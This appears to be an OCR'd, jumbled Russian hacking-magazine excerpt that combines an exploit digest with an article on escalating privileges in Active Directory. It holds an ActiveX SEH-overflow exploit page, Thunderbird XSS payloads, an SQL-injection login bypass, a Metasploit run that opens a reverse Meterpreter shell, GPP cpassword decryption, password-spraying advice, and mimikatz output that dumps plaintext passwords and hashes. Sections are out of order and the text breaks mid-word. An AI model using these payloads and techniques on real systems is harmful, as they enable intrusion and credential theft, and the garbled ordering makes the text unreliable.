


Пример создания XFDL-файла на Kali Linux




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Alert-окно в Mozilla Thunderbird



Вставляем XSS-код в подпись аккаунта в Mozilla Thunderbird

Пример полученной конструкции представлен на скриншоте.

Вторая конструкция через тег EMBED и формат SVG:

```
<EMBED SRC="data:image/svg+xml;base64,наш_код" type="image/↵
                svg+xml" AllowScriptAccess="always"></EMBED>
```

Для достижения своей цели можешь использовать любую из них. Если твой код получается слишком длинным, то в качестве подписи аккаунта можно указать отдельный HTML-файл. Далее отправляем полученную конструкцию жертве и, если та напишет ответ, увидим алерт, представленный на скриншоте.

Также есть видео от автора уязвимости (bit.ly/1kfsfDW) с демонстрацией как эксплойта, так и лога дебаггинга в WinDbg. И если интересно, то исследователь получил за эту уязвимость 1500 долларов от Mozilla Developer Team :).

TARGETS

Mozilla Thunderbird <= 17.0.6.

SOLUTION

Есть исправление от производителя.

ПЕРЕПОЛНЕНИЕ БУФЕРА В ACTIVEX-ЭЛЕМЕНТЕ ОТ DAUM COMMUNICATIONS

CVSSv2: N/A
Дата релиза: 7 января 2014 года
Автор: Trustwave's SpiderLabs
CVE: 2013-7246

Закончим наш обзор простой уязвимостью в ActiveX-плагине от компании Daum Communications. Популярность браузерных игр растет с завидным постоянством, и, чтобы удержать пользователя на своем сайте, разработчики прибегают к различным ухищрениям. Например, этот плагин как раз и требуется установить к себе в браузер, чтобы пользователь смог запускать игры с корейского сайта Daum Game.

Уязвимость была обнаружена в методе `IconCreate`, который разработан для поддержки иконок. Она возникла из-за недостаточной проверки первого аргумента, полученного от пользователя. К тому же он может принимать печатные символы, что позволяет после переполнения управлять SEH и перезаписывать его. В нашем случае мы перезаписываем адресом из уязвимой библиотеки `msls31.dll`, после чего получаем контроль над желанным регистром EIP.

EXPLOIT

Атакующему достаточно создать HTML-страницу со следующим кодом и предоставить ее жертве:

```
<html>
<body>

<object name="activex2" classid="clsid:16B6A027-2732-4028-↵
                                 9303-EFE3E95EF766"></object>
<script>

  // Весь буфер забивается большим количеством %05
  var overwrite = unescape("%05%05%05
  ...
  %05%05%05%05%05%05%90%90%eb%06%a9%15%6c%74%90%90%90%90%90%90↵
  %90%90%90%90%90%90");

  var buffer = "";

  for (i=0; i < 18004; i++ ){
    buffer += "%41";
  }

  buffer = unescape(buffer);

  // В примере используется шелл-код, запускающий калькулятор
  var shellcode = "...";
  var seh_code = overwrite + shellcode + buffer;

  activex2.IconCreate(seh_code,'','');
</script>

</body>
</html>
```

Полный код эксплойта с полностью заполненными переменными `overwrite` и `shellcode` ты сможешь посмотреть в базе эксплойтов (bit.ly/1aK5Le1).

Здесь я тоже думаю, что автор уязвимости нашел ее с помощью старого доброго фаззера ComRaider (bit.ly/1fjWOq8), об использовании которого была подробная статья от Алексея Синцова в № 135 нашего журнала. Поэтому если хочешь попрактиковаться в поиске уязвимостей, то поищи подобные сайты и проверь их плагины на дыры в безопасности. Шаблон для фаззинга будет нетрудно составить по имеющемуся эксплойту. А от себя пожелаю удачи в твоих исследованиях!

TARGETS

Проверено на DaumGame ActiveX 1.1.0.5, 1.1.0.4.

SOLUTION

Есть исправление от производителя.

Смею предположить, что эта уязвимость была найдена с помощью фаззинга и, возможно, использовалась программа untidy (bit.ly/1nvuGF0) или Peach Fuzzer (peachfuzzer.com) (частью которого стал untidy). Но при желании можно написать и свой велосипед, добавив собственные или скопированные из различных фаззеров алгоритмы генерации данных.

TARGETS

- IBM Forms Viewer 4.0–4.0.0.2;
- IBM Forms Viewer 8.0–8.0.1.

SOLUTION

Есть исправление от производителя.

ЗАГРУЗКА ФАЙЛОВ В SIMPLE E-DOCUMENT

CVSSv2: N/A
Дата релиза: 23 января 2014 года
Автор: vinicius777, Brendan Coles
CVE: N/A

E-document представляет собой простую систему управления документами как для организаций, так и для личного пользования и позволяет искать нужную информацию среди большого количества приходящих писем.

SQL-инъекция находится в поле ввода имени пользователя `username`, а сам уязвимый код — в скрипте `login.php` и выглядит так:

```
$username= stripslashes($_POST['username']);
$password= stripslashes($_POST['password']);
$r_password = md5($password);
$sql = "SELECT * From edocphp_users WHERE username=↵
        '$username' AND password ='$r_password'";
```

Как видишь, защиты полученных от пользователя данных, считай, нет, поэтому обратимся к уязвимому серверу, подставив следующее имя:

```
username=-4731' OR (2708=2708)#
```

И успешно авторизуемся в системе.

EXPLOIT

Благодаря найденной уязвимости один из коммитеров Metasploit написал модуль, который использует обход аутентификации и загружает свой шелл на сервер. В ходе его написания также была обнаружена еще одна уязвимость, которая облегчила эксплуатацию. Вместо SQL-инъекции для обхода авторизации достаточно установить значение переменной `access` равным 3. Ниже представлен набор команд для атаки сервера с помощью этого модуля:

```
msf > use exploit/unix/webapp/simple_e_document_upload_exec
msf exploit(simple_e_document_upload_exec) > set RHOST ↵
                                        192.168.237.136
msf exploit(simple_e_document_upload_exec) > check
msf exploit(simple_e_document_upload_exec) > run
```

Но есть небольшое ограничение: загрузка файлов по умолчанию отключена, а модуль использует ее для загрузки шелла.

Распарсенный XFDL-файл для эксплуатации уязвимости в IBM Forms Viewer

```
       =[ metasploit v4.9.0-dev [core:4.9 api:1.0] ]
+ -- --=[ 1255 exploits - 688 auxiliary - 201 post ]
+ -- --=[ 330 payloads - 32 encoders - 8 nops      ]

msf >
msf > use exploit/unix/webapp/simple_e_document_upload_exec
msf exploit(simple_e_document_upload_exec) > set RHOST 192.168.237.136
RHOST => 192.168.237.136
msf exploit(simple_e_document_upload_exec) > check
[*] The target appears to be vulnerable.
msf exploit(simple_e_document_upload_exec) > run

[*] Started reverse handler on 192.168.237.134:4444
[*] 192.168.237.136:80 - Uploading malicious file...
[+] 192.168.237.136:80 - Payload uploaded successfully.
[+] 192.168.237.136:80 - Found upload path /simple_e_document_v_1_31/in/
[*] 192.168.237.136:80 - Executing nvjATUN.php...
[*] Sending stage (39848 bytes) to 192.168.237.136
[*] Meterpreter session 1 opened (192.168.237.134:4444 -> 192.168.237.136:52521) at 2014-01-24 04:35:40 -0500
[+] Deleted nvjATUN.php
getuid

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Пример получения шелла через уязвимость в simple e-document

```
POST /simple_e_document_v_1_31/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/simple_e_document_v_1_31/index.php
Cookie: username=-4731%27+OR+%282708%3D2708%29%23; access=3; __atuvc=3%7C3; res_session=5mYRbQ

Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

username=-4731%27+OR+%282708%3D2708%29%23&password=&op=login&Submit=Login
```

Лог post-запроса в simple e-document из Burp Suite

TARGETS

Simple e-document 3.0–3.1.

SOLUTION

На момент публикации эксплойта патча так и не вышло.

ОБХОД ФИЛЬТРОВ В MOZILLA THUNDERBIRD 17.0.6

CVSSv2: 7.3
Дата релиза: 27 января 2014 года
Автор: Ateeq ur Rehman Khan
CVE: 2013-6674

Думаю, Thunderbird в представлении не нуждается, поэтому сразу перейдем к уязвимости. Она заключается в том, что атакующий с легкостью может обойти встроенные фильтры безопасности почтового клиента, если зашифрует свою «полезную» нагрузку с помощью Base64-шифрования и объединит с HTML-тегом `<object>`. Во время тестов было замечено, что вредоносные JavaScript-теги все-таки фильтровались или блокировались в Thunderbird, однако после подключения дебаггера к уязвимому приложению картина стала яснее.

По умолчанию такие HTML-теги, как `<script>` и `<iframe>`, заблокированы в почтовом клиенте и сразу фильтруются, но во время написания нового сообщения атакующий может с легкостью это обойти способом, описанным выше, вставить полученный код в письмо и разослать его жертвам. Эксплойт сработает, если жертва решит написать ответ (достаточно нажать на кнопку `Reply`) или переслать (`Forward`) полученное письмо.

EXPLOIT

Для воспроизведения уязвимости зайдем в настройки почтового аккаунта и в разделе подписи поставим возможность ввода HTML-кода и напишем следующий код:

```
<object data="data:text/html;base64,наш_код"></object>
```

В `наш_код` мы можем передать любую полезную нагрузку. Автор, например, предлагает подставить такой код:

```
<script>alert("Mozilla-Thunderbird-Script-Code-Injection-↵
POC-Ateeq-Khan");</script>
```

В Base64 он будет выглядеть так:



```
PHNjcmlwdD5hbGVydCgiTW96aWxsYS1UaHVuZGVyYmlyZC1TY3JpcHQtQ29k↵
ZS1JbmplY3Rpb24tUE9DLUF0ZWVxLUtoYW4iKTs8L3NjcmlwdD4=
```

Операция Flashback

JD Hancock @ Flickr.com

Как быстро повысить привилегии в сетях, построенных на базе Active Directory

Сегодня я расскажу о наиболее быстрых и легких способах получения максимальных привилегий в Active Directory и о том, как некоторые особенности групповых политик (GP) могут пошатнуть безопасность всей сети. Вообще, AD для пентестера, как и для администратора, очень удобная штука, позволяющая понять устройство всей информационной системы (ИС) на основании информации, представленной в каталоге.



Юрий Гольцев
@ygoltsev

INTRO


Проводить внутреннее тестирование на проникновение зачастую каждый из нас начинает с подключения ноутбука к розетке RJ-45. В большинстве случаев мы не имеем никакого представления о локальной сети и только после подключения к сетевой розетке, начав слушать трафик, понимаем по крупицам, как там все устроено и на каких технологиях основано.


Если сеть достаточно объемная, а в большинстве случаев мы понимаем это по размеру организации, то быстро узнать наверняка, в каком сегменте находится тот или иной ресурс, важный для заказчика, становится крайне сложно. В таком случае очень полезно обладать максимальными привилегиями на некоторых уровнях информационной системы, что помогает посмотреть на сеть глазами администраторов тех или иных ресурсов, понять, как построить свой маршрут по сети для обхода файрволов и в какой именно VLAN нужно залезть, чтобы получить доступ к серверу биллинга.


FAST AND FURIOUS

Active Directory («Активный каталог», AD) — LDAP-совместимая реализация службы каталогов корпорации Microsoft для операционных систем семейства Windows NT. Более подробно о нем можно прочитать на microsoft.com (j.mp/1iLF4Wn) и получить представление из Википедии (j.mp/NCusyH).

Итак, мы подключились к сети и знаем, что инфраструктура построена на AD. Предположим, что сетевые настройки нам выдал DHCP и про 802.1x никто не слышал.







Основной принцип техники, о которой мы поговорим, построен на получении доступа к групповым политикам AD, но параллельно с этим будут предложены и другие способы получения максимальных привилегий в каталоге.

Почему GP?

Групповые политики — это самый простой и удобный способ настройки компьютера и параметров пользователей в сетях на основе доменных служб Active Directory. Это действительно так, они используются повсеместно.

Многие администраторы в далеком 2008 году получили возможность использовать групповые политики для управления локальными привилегированными пользователями хостов на базе ОС Windows. Проще говоря, Microsoft добавила функционал для модификации локальных учетных записей ОС, в том числе изменение паролей — зачастую это необходимо для работы с ОС, когда она по каким-либо причинам не может получить доступ к каталогу AD и проверить корректность введенных на терминале учетных данных. Надеюсь, не стоит объяснять, что пароли привилегированных пользователей — полезная штука в работе хакера. Поэтому реализация именно этого функционала нас интересует на данный момент больше всего. Давай разберемся с этим процессом от лица администратора домена.

Создание локальных учетных записей через GP AD

Работа с групповыми политиками происходит через оснастку AD Group Policy Management (`gpmc.msc`). Для того чтобы понять, как это работает на практике, давай создадим политику, после применения которой на компьютере будет создан локальный пользователь с правами администратора.

Конфигурация данной политики будет сохранена в файл `Groups.xml` в директории текущего домена — `\\dc.test\SYSVOL\dc.test\{XX-X-X-X-XX}\Machine\Preferences\Groups\`, где `XX-X-X-X-XX` — GUID созданной политики. Графический интерфейс — это, конечно, здорово, но давай взглянем на то, как же выглядит наша новая политика.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-↵
 544FC6D24D26}">
    <User clsid="{DF5F1855-51E5-4d24-8B1A-↵
     D9BDE98BA1D1}" name="Administrator (built-in)"↵
     image="2" changed="2013-09-30 07:15:09" ↵
     uid="{DAB64924-75AF-49F9-B5CE-7CE4DF548221}" ↵
     userContext="0" removePolicy="0">
        <Properties action="U" newName="" ↵
         fullName="" description="" cpassword=↵
         "aZCB6SQBc4vetC+FqeHT/RNuVyOPpGrf/↵
         QfvvnvWDEk" changeLogon="0" noChange="1"↵
         neverExpires="1" acctDisabled="0" ↵
         subAuthority="" userName="Administrator ↵
         (built-in)"/>
    </User>
</Groups>
```

Как ты видишь, файл политики содержит в себе как имя пользователя — `username`, так и зашифрованный пароль — переменная `cpassword`. Из документации становится ясно, что в качестве алгоритма шифрования используется AES. Напомню, AES — симметричный алгоритм блочного шифрования. То есть для того, чтобы получить исходное значение, необходим ключ. По умолчанию нам этот ключ никто не говорит, и складывается впечатление, что все безопасно и ключик сам по себе жестко защищен и хранится где-то в недрах этого монстра, каждый раз уникален и вообще даже не стоит заморачиваться. Хотя возникает вопрос: каким именно образом клиентская машина, получив эту групповую политику, получает исходное значение пароля? Как и где ОС достает этот ключ?


Рис. 1. **Оснастка gpmc.msc**

Рис. 2. **Создание локального пользователя через GP**

Рис. 3. **«Приватный» ключ для декрипта cpassword**

Рис. 4. **Расшифрованное значение cpassword**

Все просто

Microsoft, видимо не захотев заморачиваться, предпочли использовать один и тот же ключ. То есть он зашит в каждой ОС, и он не уникален! Уффф, ты наверняка представил, что мы сейчас откроем IDA Pro и будем следить за процессом gpupdate и всеми его дочерними процессами до момента создания пользователя? Я тоже так думал до того момента, пока не залез в документацию MSDN касательно групповых политик и не наткнулся там на подраздел Password Encryption (j.mp/NCrOZU).

Представь мое удивление, когда я обнаружил в публично доступной документации 256-битный ключ в открытом виде. Вероятно, разработчики верят в наши силы и способности, ребята позаботились об экономии твоего времени и нервов, за что им огромное спасибо. Дело за малым — давай разберемся, как можно получить исходное значение cpassword.

Расшифровка

В расшифровке данных тебе с радостью поможет любая утилита, умеющая работать с шифрованием по алгоритму AES, например CrypTool (j.mp/1cwgvrk).

Мы получили значение зашифрованного пароля из файла групповой политики, выглядит оно следующим образом:


```
aZCB6SQBc4vetC+FqeHT/RNuVyOPpGrf/QfvvnvWDEk
```

Как ты успел заметить, строка выглядит как значение в Base64, и это действительно так. Длина значения данной строки 43 символа — если это Base64, то нам необходимо довести длину строки до размера, кратного четырем, иначе она будет не совсем корректна. В итоге имеем вот такое значение:

```
aZCB6SQBc4vetC+FqeHT/RNuVyOPpGrf/QfvvnvWDEk=
```

Декодируем эту Base64-строку, получаем бинарные данные, которые сможем расшифровать, используя найденный у Microsoft 256-битный ключ AES.

С помощью утилиты CrypTool я без труда получил исходное значение зашифрованной строки: `flashback_P@ssw0rd_2008_`.



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

Вернемся к RJ-45

Наверняка ты уже готов насладиться содержимым файла groups.xml, в котором найдена строка, включающая `cpassword`. Надеюсь, у тебя возник вопрос касательно прав доступа к этому файлу. И это хороший вопрос! Ответ на него прост: любой пользователь домена имеет доступ на чтение всех групповых политик. Твоя цель на данном этапе — получить доступ к домену с правами абсолютно любого пользователя.

НАПРО(ВЗ)ЛОМ

Я постараюсь рассказать тебе о самых простых, но и самых эффективных способах получения привилегированной учетной записи пользователя домена.

Сперва необходимо получить доступ непосредственно к AD, начнем с разведки боем. Первая наша цель — список пользователей. Ты можешь воспользоваться простыми методами:

- На контроллере домена запущен сервис LDAP, позволяющий анонимному пользователю получить информацию о структуре домена, в том числе список пользователей. С этой задачей поможет справиться любой LDAP-клиент.
- Имена хостов, введенных в домен, отражают имя юзера, работающего на этом хосте, например `vivanov.corp.local`. С этой задачей поможет справиться nbtscan (j.mp/1cwdVlh).
- Большинство МФУ-устройств поддерживают функционал работы с LDAP, например для работы с общими папками. Зачастую для доступа к большинству из них достаточно значения логин-пароль по умолчанию, которые всегда можно найти в документации к устройству. LDAP — открытый протокол, а привилегии администратора устройства позволяют изменить IP-адрес сервиса LDAP. Перенаправив учетные данные на себя, мы получаем учетную запись домена.
- Перебор паролей локальных администраторов на машинах, введенных в домен.
- Поиск на расшаренных ресурсах файла `unattend.xml/autounattend.xml`, представляющего собой конфигурацию для автоматической установки ОС Windows, включая пароль локального администратора в открытом виде (или в Base64, при значении `PlainText «false»`).
- Составление списка потенциально существующих пользователей домена с применением хакерской догадки.
- MITM-атаки (ARP/DHCP/NBNS) — тут можно получить много профита. Этим атакам посвящен не один материал на страницах][, и смысла уделять ему пару строк совершенно нет.

Обладая списком пользователей домена, не стоит затягивать с перебором их паролей. Хотя если ты получил учетные данные, используемые каким-нибудь МФУ, то можешь отложить брутфорс и перейти к следующему шагу. Если же нет, то давай продолжим наши изыскания. В качестве объекта, позволяющего верифицировать валидность пары логин-пароль, обычно используется сервис SMB на контроллере домена, это связано со скоростью перебора паролей. Конечно же, никто не запрещает проводить атаку на сервис LDAP, или OWA (Outlook Web Access), или любой другой сервис, использующий учетные записи домена для авторизации пользователей.

Как ты наверняка знаешь, брутфорс довольно грубая штука, тем более в Active Directory. Он не только может быть замечен администратором, но и может повлечь за собой блокирование учетных записей пользователей, которые в данный момент работают с ИС. Этого допускать категорически нельзя. Политика блокирования (именно к блокированию и может привести брут) учетных записей доменных пользователей представлена в выводе команды `net accounts`, выполненной на машине, введенной в домен. Но так как мы не обладаем такой информацией на данный момент, то будем придерживаться немного жесткой политики блокирования учетных записей пользователей из-за неправильного ввода учетных данных.

Как правило, блокирование аккаунта пользователя осуществляется по триггеру — в течение 15 минут три раза введен неправильный пароль, по истечении 15 минут счетчик обнуляется и учетная запись разблокируется, если была заблокирована. Хотя бывают ситуации, когда в зависимости от строгости администратора блок аккаунта может обернуться бумажной волокитой и объяснительными для пользователя, чья учетная запись заблокирована. И только после этого аккаунт снова будет активен. Поэтому не стоит злоупотреблять и выдавать свою активность. Самый лучший способ брутфорса — перебор не пароля, который подойдет к конкретному пользователю, а перебор имени пользователя по имеющемуся списку, который использует конкретный пароль. Одна итерация раз в 15 минут. Таким образом ты наверняка не повлияешь на работоспособность учетных записей, что действительно важно. Разгневанный пользователь для администратора более яркий маяк атаки, чем немного переполненные лог-файлы.

Обладая учетной записью домена, ты обретаешь как минимум возможность получить доступ к сетевым ресурсам `NETLOGON` и `SYSVOL`, доступным для чтения всем доменным пользователям. Напомню, папка `NETLOGON` — это некий отголосок прошлого в современных сетях, она необходима лишь в случае того, если в домене присутствуют рабочие станции под управлением Windows 98. Она может содержать разноплановые скрипты, которые будут запускаться на рабочей станции при логине пользователя в систему. Для более поздних версий Windows такие скрипты хранятся в директории `SYSVOL\scripts`. Помимо этого, как было сказано ранее, папка `SYSVOL` содержит все объекты групповых политик домена.

Для начала рекомендую разобраться со всеми скриптами из папок `NETLOGON` и `SYSVOL\scripts`. Многие администраторы, не желая возиться с правами доступа, необходимыми для выполнения сценариев на рабочих станциях, прописывают в скриптах учетную запись с правами администратора домена, которую и использует сценарий. Часто встречаются обфусцированные скрипты на VBS, именно там бывает много вкусного. Вероятность, что ты наткнешься на какой-нибудь пароль, который администратор использует для многих ресурсов, очень высока.

Когда у тебя есть учетная запись привилегированного пользователя (будь то учетная запись локального администратора рабочих станций или же доменная учетка, обладающая правами локального администратора на перечне рабочих станций или серверов), для быстрого получения максимальных привилегий в домене рекомендую использовать утилиты WCE (j.mp/1cweATB) или mimikatz (j.mp/1cwfYWv). Функционал каждой из этих утилит позволяет получить учетные данные всех авторизованных в локальной системе пользователей. Уверен, тебе интересно, как именно это работает. Это напрямую свя-



WWW

Презентация на тему «Server 2008 Group Policy Preferences (GPP) And How They Get Your Domain Owned»: j.mp/1cweT0G

Постэксплуатация с использованием WCE: j.mp/NCsMFr

Опыт работы с mimikatz от PaulDotCom: j.mp/1cweUBP

Презентация автора mimikatz о его детище: j.mp/1cweX0D

Блог carnal0wnage: j.mp/1cwfgZ3

Блог Дмитрия Евтеева: j.mp/1cwfGih




Рис. 5. Успешный брутфорс SMB





Рис. 6. Папки netlogon и sysvol на DC



```
'**Start Encode**

Const NewPassword="VjqYtYfcnjZobQG@h0k6"

Dim Container
Dim ContainerName
Dim User, UsrSID, b
Dim WshNetwork

Set WshNetwork = WScript.CreateObject("WScript.Network")

ComputerName=WshNetwork.ComputerName

Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" &
ComputerName & "\root\cimv2")

Set colItems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem",,48)

For Each objItem in colItems
    osver=objItem.Version
Next

strOSVer = Left(osVer, 3)

If strosver<>"5.2" Then
   If strosver<>"6.0" Then
      strSelect="Select * from Win32_UserAccount"
      Set colSystemUsers = objWMIService.ExecQuery (strSelect)

      For Each objSystemUser in colSystemUsers
          If Right(objSystemUser.SID,3)="500" Then
             Set objUser = GetObject("WinNT://" & ComputerName & "/" &
objSystemUser.Name & ",user")
             Call objUser.SetPassword(NewPassword)
             Exit For
          End If
      Next
   End If
End If

WScript.Quit
```

Рис. 7. Интересный файл Ch_Pwd.vbs в netlogon




Рис. 8. Профит привилегий локального администратора

9

```
mimikatz 2.0 alpha x86
C:\Users\Administrator\Downloads\mimikatz_trunk\Win32>mimikatz

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Dec  9 2013
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                              with  12 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 529054 (00000000:0008129e)
Session           : Interactive from 2
User Name         : Administrator
Domain            : WIN-NVFB37CBQRE
SID               : S-1-5-21-1517701919-3698218280-2872420937-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : WIN-NVFB37CBQRE
         * LM       : 8f899d95883d7128f1650d9f4fc60c0d
         * NTLM     : 3ba410423acbd3a8436a8a89d0ec4314
         * SHA1     : a648d0bf29feed0750bf50e8373292a1599c0c47
        tspkg :
         * Username : Administrator
         * Domain   : WIN-NVFB37CBQRE
         * Password : s0p0rte$123
        wdigest :
         * Username : Administrator
         * Domain   : WIN-NVFB37CBQRE
         * Password : s0p0rte$123
        kerberos :
```

10

```
msf  auxiliary(psexec_scanner) > sessions

Active sessions
===============

  Id  Type                    Information
                  Connection
  --  ----                    -----------
                  ----------
  3   meterpreter x86/win32   $U$NT AUTHORITY\-0x4e5420415554484f524954595cf1e8f1f
2e5ece0 @ DBN1604                 ->                    (              )
  4   meterpreter x86/win32   $U$NT AUTHORITY\-0x4e5420415554484f524954595cf1e8f1f
2e5ece0 @ DBN1691                 ->                    (              )
  5   meterpreter x86/win32   NT AUTHORITY\SYSTEM @
                                 ->                    (              )
  6   meterpreter x86/win32   $U$NT AUTHORITY\-0x4e5420415554484f524954595cf1e8f1f
2e5ece0 @ DBN2259                 ->                    (              )
  7   meterpreter x86/win32   NT AUTHORITY\SYSTEM @
                                 ->                    . (              )
```

11

```
msf  auxiliary(psexec_scanner) > multi_cmd -c "type foo.txt" -s al

[*] Running type foo.txt against session 3
[+]
[+]
[+]
[+]                :
[+]              :<contains-non-printable-chars>
[+]
[+]
[+]                :131131
[+]                      :<contains-non-printable-chars>
[+]              :<contains-non-printable-chars>
[+]
[+]
[+]
[+]                :131131
[+]                      :<contains-non-printable-chars>
```

СЛАБОЕ МЕСТО ПАРОЛЬНЫХ ПОЛИТИК

Очень часто даже на привилегированные учетные записи установлены стойкие с точки зрения набора символов, но простые по смыслу пароли. Например, пароль P@ssw0rd отлично удовлетворяет изощренной парольной политике, но только с точки зрения набора символов. Так что, получив пароль к доменной учетной записи, не забудь посмотреть, какими же привилегиями в домене она наделена администратором.

ЗАПЛАТКА ПРОТИВ WCE/MIMIKATZ

